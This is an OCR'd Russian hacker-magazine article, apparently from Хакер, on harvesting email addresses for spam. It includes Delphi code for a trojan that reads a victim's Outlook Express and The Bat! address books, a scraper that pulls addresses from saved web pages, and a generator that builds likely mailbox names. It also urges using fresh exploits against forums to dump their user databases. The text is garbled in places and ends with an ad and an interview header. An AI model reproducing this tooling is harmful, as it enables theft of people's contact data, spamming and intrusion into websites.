➜ **Outlook Express** сохраняет свою адресную книгу в специальном WAB-файле, поэтому необходимо определить местоположение файла, а потом читать его. Конечно, можно запрограммировать троян так, чтобы он просто переслал этот файл тебе, а ты уже на месте его прочтешь и сохранишь все записи. Способ вроде бы хорош, но примитивен, так как, во-первых, тебе потом придется мучаться с экспортом, а во-вторых, отправить файл с компа жертвы будет тяжелей — многие сейчас обзаводятся персональными файрволами.

Чтобы прочитать WAB-файл с адресной книгой, нужно разобраться с соответствующими API-функциями (все эти функции можно найти в MSDN — www.msdn.microsoft.com). Одна проблема — описанные в нем функции приведены с синтаксисом C, а мы собираемся кодить на Delphi. Более того, в поставке с Delphi нет модуля, в котором описаны эти функции. Кажется, замкнутый круг, но нет: группа программистов JEDI об этом позаботилась и написала модуль для работы с WAB. Кроме того, в поставке с модулями идет хороший примерчик, изучив который, ты сможешь легко написать свой вариант адресной книги. Скачать модуль можешь здесь: ftp://ftp.delphi-jedi.org/api/WAB.zip.

После закачки разархивируй в какую-нибудь папку и обязательно настрой в Delphi путь к модулю, иначе он не сможет найти его, а в твоем проекте появится куча непонятных ошибок. После выполнения всех подготовительных процедур запускай свой Delphi и создавай новый проект. Сразу же удали форму из созданного проекта, так как она не понадобится. Теперь все готово, чтобы приступить, собственно, к написанию кода, поэтому пододвигай клаву поближе…

Первым делом нужно подключить к проекту все необходимые модули. Ссылки на модули пере-

Функция GetAllEmail для чтения адресной книги Outlook Express **(1)**

```
procedure GetAllEmail;
const
  TableColumns:record
  count:ulong;
  Definition: array [0..4] of ULONG;
  end = (Count: 5;
    Definition:(PR_DISPLAY_NAME, PR_EMAIL_ADDRESS,
    PR_PERSONAL_HOME_PAGE, PR_ENTRYID,
    PR_OBJECT_TYPE);
  );
var
  _wp:TWabParam;
  _Container: IABContainer;
  _EntryID: PEntryID;
  _EntryIDSize, ObjType: ULONG;
  _Table: IMAPITable;
  _TableRow: PSRowSet;
  _AddrBook: IAddrBook;
  _WabObject: IWabObject;
  _file:TStringList;
//В процедуре происходит очистка затраченной памяти
procedure FreeSRowSet(var P: PSRowSet);
var
  I: Integer;
begin
  for I := 0 to P^.cRows - 1 do
  _WabObject.FreeBuffer(P^.aRow[I].lpProps);
  _WabObject.FreeBuffer(P);
  P := nil;
end;
begin
  _fileName:=GetWabPath;
//Если полученный путь к адресной книге не существует, тогда выходим
  if not FileExists(_fileName) then Exit;
//Присваиваем в интерфейсы значение по умолчанию
  _AddrBook:=nil;
  _WabObject:=nil;
  ZeroMemory(@_wp, sizeOf(_wp));
  _wp.cbSize:=sizeOf(_wp);
  _wp.szFileName:=pchar(_fileName);
  _wp.hwnd:=0;
//Инициализируем память под объект типа TStringList. В нем у нас будут
//храниться результаты потрошения книги
  _file:=TStringList.Create;
//Открываем файл
  WabOpen(_addrbook, _wabObject, @_wp, 0);
//Определяем идентификатор адресной книги
  _AddrBook.GetPAB(_EntryIDSize, _EntryID);
//Получаем доступ к интерфейсу адресной книги
  _AddrBook.OpenEntry(_EntryIDSize, _EntryID, nil, 0,
  ObjType, IUnknown(_Container));
//Устанавливаем колонки, значения которых мы хотим получить
//Перемещаемся в самое начало
  _Container.GetContentsTable(0, _Table);
  _Table.SetColumns(@TableColumns, 0);
  _Table.SeekRow(BOOKMARK_BEGINNING, 0, nil);
//Перечисляем значение всех колонок
repeat
  _Table.QueryRows(1, 0, _TableRow);
  if _TableRow.cRows > 0 then with _TableRow^.aRow[0] do
    begin
      _file.Add(lpProps[0].Value.lpszA+' <'+lpProps[1].Value.lpszA+'>');
      FreeSRowSet(_TableRow);
    end else Break;
  until False;
//Сохраняем результаты в файл
  _file.SaveToFile(ExtractFilePath(ParamStr(0))+'log.log');
  _file.Free;
end;
```

числяются в разделе Uses. Для прочтения адресной книги понадобятся следующие модули: Windows, SySUtils, WabDefs, WabApi, Wablab, WabTags, ComObj, Classes.

**Объяви две глобальных переменных:**

```
_fileName:string; //Здесь будем хранить
путь к файлу с адресной книгой
_len:Integer; //Служебная переменная,
которая пригодится для работы с реестром
```

Как узнать путь к адресной книге OE? Есть два способа:

- ЗАПУСТИТЬ ПОИСК ВСЕХ ФАЙЛОВ С РАСШИРЕНИЕМ WAB В ЛИЧНЫХ ПАПКАХ ПОЛЬЗОВАТЕЛЯ.
- СЧИТАТЬ ПУТЬ ИЗ РЕЕСТРА.

В примере воспользуемся вторым способом, так как он проще в реализации. Путь к адресной книге находится в HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\Wab File Name (в параметре «по умолчанию» как раз и будет нужный путь). Для определения пути к файлу адресной книги можно использовать функцию GetWabPath, которая выглядит следующим образом:

```
function GetWabPath:string;
var
  _regValue:array[0..256] of Char;
  _regKey: hKEY;
begin
    if RegOpenKey(HKEY_CURRENT_USER,
    'Software\Microsoft\WAB\WAB4\
    Wab File Name',
    _regKey)=0 then
    RegQueryValue(_regKey, '' ,
    _regValue, _len);
    Result:=_RegValue;
end;
```

В самом начале с помощью WinAPI-функции RegOpenKey проверяется, существует ли указанная в параметре ветка реестра. Если она существует (результат 0), тогда с помощью функции RegQueryValue считывается значение параметра, в котором указан путь к заветному wab-файлу.

Для чтения файла адресной книги мы написали функцию GetAllEmail (смотри листинг 1).

Сразу после имени процедуры объявлена константа, в качестве которой выступает запись TableColumns, определяющая колонки, информацию которых будем считывать из WAB-файла. В свойстве Definition как раз и перечислены все названия колонок. Это далеко не единственный вариант. Чтобы узнать имена констант, которые отвечают за ту или иную колонку, можно, открыв модуль WabTags.pas, запустить поиск по словам, начинающимся с PR_. Нас остальные варианты интересовать не будут, так как цель — получить все e-mail адреса.

Обработка ABD-файла в TheBat!

```
program Project1;
uses
  Windows,
  System,
  SysUtils,
  Registry,
  Classes,
  IniFIles;
{$R *.res}
var
  _WorkDir:string;
  _reg:TRegIniFile;
  _Ini:TIniFile;
  _appDir:String;
  _adrBookPath:TStringList;
  _db:TStringList;
  _path:string;
  i:integer;
//Процедура читает файл с адресной книгой
procedure ReadBook(_fileName:string);
var
  _AddrBook:TFileStream;
  _Buf:array [0..1024] of char;
  _email:String;
  i, index:Integer;
begin
//Присваиваем пустое значение в переменную, в которой будет складываться мыльник
  _email:='';
//Открываем для чтения файл с адресной книгой
  _AddrBook:=TFileStream.Create(_fileName, fmOpenRead);
//Читаем 1024 байта из файла адресной книги
  index:=_AddrBook.Read(_buf, 1024);
//В циклах проверяем посимвольно считанные данные
  while index>0 do
  begin
    for i:=0 to index do
    begin
//□сли текущий символ является допустимым для
//мыльника, то мы его оставляем и добавляем к переменной _email
    if ((_buf[i]>'A') and
    (_buf[i]<'z')) or ((_buf[i]>'0') and (_buf[i]<'9')) or
    (_buf[i]='.') or
    (_buf[i]='-') or
    (_buf[i]='_') or
    (_buf[i]='@') then
      begin
      _email:=_email+_buf[i];
      end
    else
    begin
//□сли мы нашли конец строки, то символов в переменной _email больше 0, и самое
главное, в ней есть знак @, это значит нам повезло, — мы вытянули нормальный мыльник
    if (_Buf[i]=#13) and (Length(_email)>0) and (pos('@', _email)>0 then
    _db.Add(_email);
    _email:='';
    end;
  end;
//Читаем следующую партию данных
  index:=_AddrBook.Read(_buf, 1024);
  end;
//Освобождаем выделенную память под объект
```

**(2)** Далее идет объявление необходимых переменных. После переменных описана локальная процедура FreeSRowSet. Она необходима для очищения памяти, затраченной на чтение определенной строки из базы адресной книги.

После begin идет код самой процедуры, предназначенной для вытягивания всех адресов. Переменной _fileName присваивается результат выполнения функции GetWabPath. Далее следует проверка: если файл не существует, то просто выходим из процедуры (читать-то нечего!).

С помощью функции ZeroMemory полностью очищается структура _wp. Как только структура очищена, можно начинать заполнять ее свойства. Основное свойство — szFileName, в котором надо указать путь к WAB-файлу. Если путь не указан, будет использован wab-файл по умолчанию.

Далее вызывается функция WabOpen, с помощью которой получаем доступ к адресной книге через интерфейс IAddrBook. Функции необходимо передать следующие параметры:

- УКАЗАТЕЛЬ НА ПЕРЕМЕННУЮ ТИПА IADDRBOOK, В КОТОРУЮ БУДЕТ ВОЗВРАЩЕН РЕЗУЛЬТАТ ВЫПОЛНЕНИЯ ФУНКЦИИ;
- УКАЗАТЕЛЬ НА ПЕРЕМЕННУЮ IWABOBJECT;
- УКАЗАТЕЛЬ НА СТРУКТУРУ TWABPARAM;
- 0 — ЗАРЕЗЕРВИРОВАННЫЙ ПАРАМЕТР.

Если функция выполнится успешно, то вернется S_OK. После выполнения функции можем определить идентификатор адресной книги. Для этого необходимо воспользоваться методом GetPab интерфейса IAddrBook. Выполнив метод, можем открыть интерфейс адресной книги и использовать его по своему усмотрению. Для получения доступа к интерфейсу адресной книги нужно воспользоваться методом OpenEntry все того же интерфейса IAddrBook. В качестве параметров этому методу нужно передать:

- ПОЛУЧЕННЫЙ РАЗМЕР _ENTRYIDSIZE;
- УКАЗАТЕЛЬ НА ОПРЕДЕЛЕННЫЙ ИДЕНТИФИКАТОР ВХОДА ЗАПИСНОЙ КНИГИ (_ENTRYID);
- ТИП ИНТЕРФЕЙСА (УКАЗЫВАЕМ NIL, ИСПОЛЬЗУЯ ТИП ПО УМОЛЧАНИЮ);
- МАСКУ ПРАВ ДОСТУПА (УКАЗЫВАЕМ 0);
- УКАЗАТЕЛЬ НА ТИП ОТКРЫТОГО ОБЪЕКТА;
- УКАЗАТЕЛЬ НА ИНТЕРФЕЙС ВХОДА (НУЖНО УКАЗАТЬ ПЕРЕМЕННУЮ ТИПА IABCONTAINER).

Теперь можно получить доступ к «таблице контента». Она содержит много колонок, но все они нам не нужны, поэтому после получения доступа (_Con-

tainer.GetContentsTable) с помощью метода SetColumns (интерфейса IMAPITable) устанавливаем колонки, которые реально понадобятся.

Запускаем цикл, в котором с помощью метода QueryRows интерфейса типа IMAPITable получаем столбцы из таблицы. После этого нужно проверить, содержит ли таблица запрашиваемые нами столбцы (if _TableRow.cRows > 0 then). Если все нормально, то можно записывать данные. После записи нужно освободить затраченную память.

➔ **TheBat!** Те, кто не используют OE, на 90% пользуются TheBat!. Но тут возникают маленькие проблемы. Формат адресной книги TheBat! не является открытым, поэтому невозможно найти какие-нибудь модули, позволяющие ее читать. Но если сильно захотеть, то можно добиться чего угодно :).

У адресной книги TheBat! нет постоянного расположения, она может храниться где угодно. Поэтому в трояне должна быть предусмотрена функция, которая будет искать все файлы с расширением ABD (именно такое расширение имеют файлы адресной книги). Все бы хорошо, но этот способ достаточно ресурсоемкий, так как сегодня винты имеют достаточно большой объем, и поиск займет много времени. Так что альтернативный способ — запусти редактор реестра и лезь в ветку HKEY_CURRENT_USER\Software\RIT\The Bat!. Именно здесь Бат хранит все свои настройки.

Среди множества бесполезных параметров есть параметр «Working Directory», в котором прописан путь к рабочей директории Бата. Именно в этой директории находятся все файлы почтовых ящиков. То есть если считать значения этого файла, то будем знать, где хранятся настройки всех почтовых аккаунтов. В корне этой папки должен быть файл с настройками адресных книг — ADDRBOOK.INI. В нем перечислены все адресные книги, а также места их расположения.

Если хорошо присмотреться к файлу ABD, то среди мусора можно увидеть e-mail адреса. Как тогда отделить мыльники от этого мусора? Теория чтения файла будет такой:

1. ОТКРЫВАЕТСЯ ФАЙЛ АДРЕСНОЙ КНИГИ;
2. ЧИТАЕТСЯ ОПРЕДЕЛЕННАЯ ЧАСТЬ ФАЙЛА, НАПРИМЕР 1024 СИМВОЛА;
3. В ЦИКЛЕ ПРОВЕРЯЕТСЯ КАЖДЫЙ СЧИТАННЫЙ СИМВОЛ НА ПРЕДМЕТ ДОПУСТИМОГО;
4. ЕСЛИ ОБНАРУЖИВАЕТСЯ СИМВОЛ КОНЦА СТРОКИ (#13), ТО ЕСТЬ ВЕРОЯТНОСТЬ, ЧТО СЧИТАЛИ E-MAIL АДРЕС И МОЖНО ЕГО СОХРАНИТЬ.

Почему ориентироваться именно по символу конца строки? Ответ прост — ввод мыльника для нового контакта в TheBat! осуществляется в Memo. Каждый мыльник вводится на отдельной строке. Значит, разумно предположить, что в файле адресной книги после мыльника должен присутствовать символ конца строки.

Остается только организовать всю эту теорию в коде. Запускай Delphi, в исходный код проекта вставляй содержимое листинга 2.

В самом начале основного кода проекта идет инициализация переменной для работы с реестром. В прошлом примере для доступа к реестру использовали WinAPI, в этот раз упростим себе жизнь и воспользуемся готовым объектом для работы с реестром. После инициализации переменной проверяется существование ключа HKEY_CURRENT_USER\Software\RIT\TheBat!. Если он существует, то на данном компьютере установлен TheBat!.

Теперь можно считать значение параметра Work Directory, после чего необходимо проверить существование папки, указанной в этом параметре. Как правило, здесь стоит значение %APPDATA%\TheBat (%APPDATA% — путь к рабочему каталогу пользователя). Поэтому, выполнив проверку с помощью функции DirectoryExists, жутко обломимся, так как она не умеет автоматически преобразовывать подобные пути. Как же узнать настоящее, а не относительное расположение пути? Есть несколько способов, в примере используется реестр. Путь к рабочему каталогу можно считать с Microsoft\Windows\CurrentVersion\Explorer\Shell Folders. Правда, в примере мы немного схитрили, с самого начала надеясь, что если не будет конкретной папки, то рабочий каталог TheBat! будет в рабочей папке пользователя. В большинстве случаев так и есть.

Как только путь определен, можно открывать файл AddrBook.ini и начинать его потрошить. Сначала считывается вся секция Profile в объект типа TStringList, а затем, после запуска цикла, ищется фраза Address Book # среди списка всех загруженных параметров. Если она найдена, то смело можно считывать значение текущего параметра. После считывания стоит проверить путь к полученной адресной книге:

```
if pos('\', _path)=0 then
_path:=_WorkDir+_path;
```


Если в пути отсутствует слеш, значит, файл с адресной книгой находится в рабочей папке TheBat!, поэтому нужно дописать к имени файла путь его расположения. После этого процедуре ReadBook в качестве параметра передается путь к адресной книге.

Файл с адресной книгой загружается в файловый поток. Так как файлы с адресными книгами довольно большие, читать будем по 1024 байта (смотри листинг 3).

Проверяется каждый считанный символ. Если он соответствует условиям, то возможно, что этот символ относится к части мыльника, а значит, его можно добавить в переменную _email. В качестве условий проверки учитывается: английский алфавит, цифры от 0 до 9 и некоторые спецсимволы, которые может содержать e-mail адрес. Если проверка возвращает false, то вполне вероятно, что в переменной _email уже сформировался мыльник. Остается сделать еще одну проверку: если текущий символ равен #13 (конец строки), количество символов в переменной _email больше 0 и переменная _email содержит @, можно заносить адрес в список и продолжать сканировать файл адресной книги дальше. По завершении работы нужно освободить память, выделенную под переменные (вызывая метод Free у объектов).

➔ **способ 2 — потрошим WEB.** Рабочие мыльники набираются на всевозможных форумах и гостевых книгах, так как при регистрации пользователю приходиться вводить свой e-mail адрес.

Раньше этот способ был лучшим. Спамеру стоило написать небольшую программку и натравить ее на какой-нибудь сайт, и через несколько часов можно было собирать урожай. Сейчас ситуация стала в корне меняться. Разработчики гостевых книг и форумов пытаются встраивать защиту от пауков спамеров. Например, если на том же фо-




**Файл log.log с найденными e-mail адресами**

```
//Освобождаем выделенную память под объект
  _AddrBook.Free;
end;
BEGIN
//Инициализируем переменную для работы с реестром
  _reg:=TRegIniFile.Create('Software');
//□сли нет ветки, которую создает Бат, то можно выходить, так как скорей всего
//программа не установлена
  if not _Reg.KeyExists('RIT\The Bat!') then
  begin
    _reg.Free;
    Exit;
  end;
//Получаем рабочий каталог thebat
  _WorkDir:=_reg.ReadString('RIT\The Bat!', 'Working Directory', '');
//□сли полученный рабочий каталог не существует, то...
  if not DirectoryExists(_WorkDir) then
//Считываем путь к рабочему каталогу пользователя
  _appDir:=_reg.ReadString('Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders', 'AppData', '');
//Избавляемся от символов переменной окружения
  if Pos('%',_workDir)>0 then
    begin
    _WorkDir:=Copy(_WorkDir, Pos('\', _WorkDir)+1, length(_WorkDir));
    _WorkDir:=_appDir+'\'+_WorkDir;
    end;
//Инициализируем переменную, к которой будем добавлять пути к найденным адресным книгам
 _adrBookPath:=TStringList.Create;
//Связываем переменную _ini с файлом настроек адресных книг Бата
  _Ini:=TIniFIle.Create(_WorkDir+'ADDRBOOK.INI');
//Читаем его и выдираем пути ко всем адресным книгам
  _Ini.ReadSection('Profile', _adrBookPath);
       _db:=TStringList.Create;
  for i:=0 to _adrBookPath.Count-1 do
    if Pos('Address Book #', _adrBookPath.Strings[i])>0 then
    begin
    _path:=_Ini.ReadString('Profile', _adrBookPAth.Strings[i], '');
    if pos('\', _path)=0 then
    _path:=_WorkDir+_path;
//Вызываем процедуру, которая читает файлы с адресной книгой
    ReadBook(_path);
    end;
  _db.SaveToFile(ExtractFilePAth(ParamStr(0))+'log.log');
  _db.Free;
  _Ini.Free;
  _reg.Free;
  _adrBookPath.Free;
END.
```

**(3)**

```
□икл, в котором анализируется каждый символ
for i:=0 to index do
  begin
    if ((_buf[i]>'A') and
    (_buf[i]<'z')) or ((_buf[i]>'1') and (_buf[i]<'9')) or
    (_buf[i]='.') or
    (_buf[i]='-') or
    (_buf[i]='_') or
    (_buf[i]='@') then
    begin
      _email:=_email+_buf[i];
    end
```

руме phpBB во время регистрации не изменить настройку показа своего e-mail адреса, то по умолчанию его никто не увидит. На других форумах отправка письма происходит через web-интерфейс. Таким образом, разработчики убивают двух зайцев сразу: пользователям комфортнее на форуме, а спамеры не могут получить e-mail адреса с помощью своих программок. Что касается гостевых книг, то многие разработчики идут на хитрость и записывают полученный от пользователя адрес так: spider_net(at)inbox(dot)ru. Простой способ и на корню обрубает деятельность спам-пауков. Но на любое действие есть противодействие.

→ **как работают спамерские «пауки».** Первым делом готовится список сайтов, на которые будут натравлены пауки. Получив список целей, паук открывает множество потоков и на полученных страницах вылавливает мыльники. Причем учти, что прокаченный объем трафика будет большой — это основной минус данного способа. Поэтому нужно с умом выбирать цели, а не качать все подряд.

Порой выгодней сначала выкачать определенные ресурсы, используя так называемые офлайн-браузеры. Скачивать сайт можно целиком или только какой-то раздел сайта, например форум. Задача существенно упрощается. Достаточно написать небольшую утилиту, которой нужно указывать путь к папке, а она, в свою очередь, начнет выдирать мыльники со всех расположенных в ней файлах. Искать можно и в кэш-папке твоего браузера, так как довольно часто во время серфинга ты заходишь на различные форумы и сайты, на которых есть мыльники. Просканировав все эти файлы, можно пополнить свой спам-лист. Единственное что, в такой программке необходимо реализовать отсев дубликатов и мусора.

Запускай Delphi и создавай новый проект. На этот раз проект будет содержать форму (смотри листинг 4).

Первым делом происходит инициализация переменных и присвоение первоначальных значений. Далее делается проверка. Если активна первая (точнее нулевая) закладка TPageControl, нужно не проверять мыльники, а сканировать выбранную директорию. За поиск html-файлов в указанной директории отвечает процедура FindFiles. В качестве параметра ей нужно передать начальную директорию, а затем она распотрошит все поддиректории. Для поиска файлов используются WinAPI-функции FindFirst и FindNext.

При нахождении html-файла путь к нему в качестве параметра передается процедуре FindEmail. В ней и происходит сканирование html-файла на предмет мыльников. Использован такой же алгоритм, как и в поиске мыльников в адресной книге TheBat!. Все найденные мыльники сохраняются в директории, откуда была запущена программа, в файле log.log.

Для теста натравили эту программу на небольшой архив, состоящий из html-версий журнала ХакерСПЕЦ. Поиск по 18 номерам дал на выходе 1099 мыльников.

Поиск e-mail адресов в файлах **(4)**

```
procedure TForm1.FindFiles(dir: string);
var
  SearchRec:TSearchRec;
begin
  if dir[length(dir)]<>'\' then
    dir:=dir+'\';
  if FindFirst(dir+'*.htm', faAnyFile, SearchRec)=0 then
    repeat
  Inc(_CountFiles);
  Label6.Caption:=IntToStr(_CountFiles);
  FindEmail(dir+SearchRec.Name);
  until FindNext(SearchRec)<>0;
  if FindFirst(dir+'*.*', faDirectory, SearchRec)=0 then
    begin
    repeat
    if ((SearchRec.Attr and faDirectory)=faDirectory) and (SearchRec.Name[1]<>'.')
then
    FindFiles(dir+searchRec.Name+'\');
  until FindNext(SearchRec)<>0;
  FindClose(SearchRec);
  end;
end;
```

Функция CheckEmail определяет правильность e-mail адреса **(5)**

```
function TForm1.CheckEmail(email: string): Boolean;
//Локальная функция, которая проверяет, нет ли в e-mail адресе недопустимых символов
 function CheckAllowedSymbol(s: string): boolean;
var
  i: integer;
begin
  Result:= false; for i:= 1 to Length(s) do
  begin
    if not (s[i] in ['a'..'z', 'A'..'Z', '0'..'9', '_', '-', '.']) then
    Exit;
  end;
  Result:= true;
end;
var
  i: integer;
  _name, _server: string;
begin
  Result:= false;
//Сначала проверим, содержит ли мыльник знак @, нет — это 100% не e-mail — можно выходить
  i:= Pos('@', email); if i = 0 then
  Exit;
//Копируем в переменную _name название ящика, то есть все, что расположено до знака @
  _name:= Copy(email, 1, i - 1);
//Теперь наоборот, копируем доменную часть мыльника
  _server:= Copy(email, i + 1, Length(email));
//Делаем проверку. Если длина названия почтового ящика равна 0, либо длина имени
//домена меньше 5, это значит, это не мыльник, и можно выходить из процедуры
  if (Length(_name) = 0) or ((Length(_server) < 5)) then
 Exit;
//Проверяем, содержит ли мыльник знак «точка»
  i:= Pos('.', _server);
  if (i = 0) or (i > (Length(_server) - 2)) then
  Exit;
//Все проверки пройдены, остается лишь проверить на недопустимые символы
  Result:= CheckAllowedSymbol(_name) and CheckAllowedSymbol(_server);
end;
```

Но достаточно много мыльников — одинаковые, что недопустимо. Поэтому в программе возможность поиска дубликатов реализована на второй закладке PageControl.

Сначала выбирается файл для сохранения «чистого» лога с мыльниками, после чего запускается проверка. Если мыльника нет в новом логе, то добавляем его, в противном случае — пропускаем. Но перед добавлением происходит проверка на правильность e-mail адреса. Проверка выполняется в функции CheckEmail (смотри листинг 5). Если функция вернет true, то мыльник — правильный, и его можно добавлять.

Самая первая примитивная проверка — определение наличия знака «@». Если его нет, то не имеет смысла продолжать проверку. Следующий этап — разделение мыльника на название ящика (все символы, которые идут до знака собачки) и имя домена (все символы, которые идут после собачки). Отделение одной части мыльника от другой происходит с помощью функции Copy. Результаты ее выполнения сохраняются в переменных _name и _server.

Функция CheckEmail содержит в себе еще и локальную функцию CheckAllowedSymbol, которая предназначена для проверки на недопустимые символы (проверяются переменные _name и _server). Известно, что e-mail может состоять только из латинских букв (в разных регистрах), цифр от 0-9, знака подчеркивания (_), тире (-) и точки. Другие специальные символы (: , ; = ‘) не могут употребляться. Если переданный в качестве параметра мыльник содержит запрещенные знаки (функция вернет false), его добавлять не стоит.

В качестве теста обработали все тот же лог мыльников из архива журнала ХакерСПЕЦ. После проверки лог-файл существенно сдулся — осталось 347 мыльников.

➔ **способ 3 – генерация.** В Сети на довольно старых бесплатных почтовых сервисах зарегистрированы миллионы пользователей. Взять, к примеру, самый часто используемый почтовый сервис — mail.ru. Он уже довольно долго предоставляет услуги бесплатной почты, поэтому почтовый ящик на этом сервере есть у каждого второго. А это значит, что почти все нормальные адреса уже заняты. Нормальные — это те адреса, в которых в качестве названия ящика используется реальное имя (или ник) человека. Допустим: igor@mail.ru, spider_net@inbox.ru, sanek@mail.ru и так далее.

Теперь понимаешь, как этим пользуются для достижения цели? Все, что остается спамеру, — составить свой словарь русских имен и популярных ников и написать простенькую тулзу, которая будет добавлять к каждому логу или имени знак @, плюс имя домена! Вероятность существования таких ящиков будет практически стопроцентной.

Подобных бесплатных сервисов достаточно не только в рунете, но и у буржуев. Взять тот же буржуйский hotmail.com. Представляешь, сколько людей пользуется этим web-сервисом? Только для генерации адресов для иностранных почтовых

```
Функция, которая отвечает за транслитерацию
function TranslitRus(const Str: string): string;
const

//Русский алфавит в нижнем регистре
  RusL = 'абвгдеёжзийклмнопрстуфхцчшщьыъэюя';

//Русский алфавит в верхнем регистре
  RusU = 'АБВГДЕЁЖЗИЙКЛМНОПРСТУФХЦЧШЩЬЫЪЭЮЯ';

//Массив, в котором перечислены по порядку латинские буквы
  mas: array[1..2, 1..33] of string =
  (('a', 'b', 'v', 'g', 'd', 'e', 'yo', 'zh', 'z', 'i', 'y',
  'k', 'l', 'm', 'n', 'o', 'p', 'r', 's', 't', 'u', 'f',
  'kh', 'ts', 'ch', 'sh', 'shch', '', 'y', '', 'e', 'yu', 'ya'),
  ('A', 'B', 'V', 'G', 'D', 'E', 'Yo', 'Zh', 'Z', 'I', 'Y',
  'K', 'L', 'M', 'N', 'O', 'P', 'R', 'S', 'T', 'U', 'F',
  'Kh', 'Ts', 'Ch', 'Sh', 'Shch', '', 'Y', '', 'E', 'Yu', 'Ya'));
var
  i: Integer;
  _len: Integer;
  _p: integer;
  _d: byte;
begin

//Очищаем результат
  result := '';

//Получаем длину передаваемого слова
  _len := length(str);

//Запускаем цикл, в котором сравниваем текущий символ с символом-эквивалентом
//из нашего массива
  for i := 1 to _len do
  begin
    _d := 1;
    _p := pos(str[i], RusL);
    if _p = 0 then
    begin
      _p := pos(str[i], RusU);
      _d := 2
    end;
    if _p <> 0 then
      result := result + mas[_d, _p]
    else
      result := result + str[i];
  end;
end;
```

**(6)**

служб, естественно, понадобится словарь с иностранными именами.

Первый вопрос: где взять словарь с именами? Его можно составить самому (что очень невыгодно и муторно), а можно скачать готовый. К счастью, таких словарей можно найти огромное количество. Их, кстати, составляют еще хакеры для своих программ подбора паролей. Остается только добавить к ним имя домена. Вручную добавлять имена доменов достаточно неудобно и долго (особенно если словарь состоит из нескольких тысяч имен), поэтому нужен оптимизатор действий. Логичнее всего написать небольшую программку. Мы приведем пример на Delphi.

В примере предусмотрена генерация мыльников для нескольких доменов, включая возможность выбора всех доменов, а также возможность транслитерации имен из словаря, в случае, если они записаны русскими буквами. Это будет актуально, если ты вдруг сам решишь составить словарь имен. Весь код не приводим (он есть на диске к журналу), но рассмотрим функцию, которая отвечает за транслитерацию (смотри листинг 6).

В разделе объявления констант определяются две константы: RusL и RusU. В них перечислен весь русский алфавит в разных регистрах. В двумерном массиве mas записаны латинские эквиваленты русским буквам. То есть первая в латинской раскладке буква «а» будет соответствовать нашей букве «а». Теперь, когда есть заранее определенный массив, ничего не стоит запустить цикл и в нем проверять каждый символ, переданный в качестве параметра слова. Если текущий символ найден в массиве той или иной раскладки, то это значит, что его можно заменить, в противном случае оставить как есть.

Для теста мы создали текстовый файл, в который записали несколько произвольных русских имен. После этого скормили этот файл программе. Спустя секунду программка закончила свою работу и любезно сохранила результат своей деятельности в выбранный лог-файл.

➔ **способ 4 — срываем куш.** Так уж повелось, что многие пользователи на своих сайтах используют форумы, CMS и так далее. Как правило, все пользуются хорошо известными и популярными решениями: phpBB, IPB, PostNuke, Joomla… Но у всех этих чудесных программ рано или поздно находят ошибки в коде. В результате появляются перспективы для атаки: php Including, SQL Injection, XSS. Воспользовавшись одним из типов атак, можно сделать с сайтом все что угодно, начиная от банального дефейса и заканчивая дампом всех баз данных. В контексте статьи нас интересует дамп базы данных, которая содержит адреса пользователей, вводимые ими при регистрации.

В момент появления нового публичного эксплойта можно запросто поднять кучу баз данных с адресами пользователей. Все, что потребуется, — отыскать уязвимые форумы и нанести решающий удар. Как правило, в первые месяцы после появления эксплойта уязвим каждый второй ресурс **C**

# НЕ ХВАТАЕТ ЧЕГО-ТО ОСОБЕННОГО?

Играй просто!
**GamePost**



Final Fantasy XI: The Vana'diel Collection (US Version)

**1540 р.**


Lineage II Collector's DVD Edition (US)

**1540 р.**


Elder Scrolls IV Oblivion Collector's Edition

**2800 р.**

* Diablo Action Figure: **Necromancer**

**1204 р.**

## У НАС ПОЛНО ЭКСКЛЮЗИВА

- * Эксклюзивные игры
- * Коллекции фигурок из игр
- * Коллекционные наборы

Требуются курьеры! Достойные условия. Классный молодой коллектив.
Звоните: **+7 (495) 780 88 25** или пишите: **sales@gamepost.ru**

Тел.: (495) 780-8825
Факс.: (495) 780-8824
**www.gamepost.ru**

GAMEPOST

Все цены действительны на момент публикации рекламы

# SPECIAL ИНТЕРВЬЮ

**Анна Власова** — начальник группы спам-аналитиков, «Лаборатория Касперского» (www.kaspersky.com). Специалист в области автоматической обработки и классификации текстов, прикладной лингвистике. В сфере IT работает с 1994 года. Разработкой систем фильтрации спама занимается с 2002 года, вначале в компании «Ашманов и Партнеры», теперь — в «Лаборатории Касперского».

**БОЛЕЗНЬ СПАМА ИЗЛЕЧИМА ИЛИ ЖЕ ЭТО ПРОГРЕССИРУЮЩАЯ ОПУХОЛЬ С ЛЕТАЛЬНЫМ ИСХОДОМ? РАНЬШЕ ПОЛЬЗОВАТЕЛИ ВЫЛАВЛИВАЛИ СПАМ СРЕДИ ПИСЕМ, А ТЕПЕРЬ ВЫЛАВЛИВАЮТ ПИСЬМА СРЕДИ СПАМА. ЭТА ТЕНДЕНЦИЯ ПУГАЕТ!**

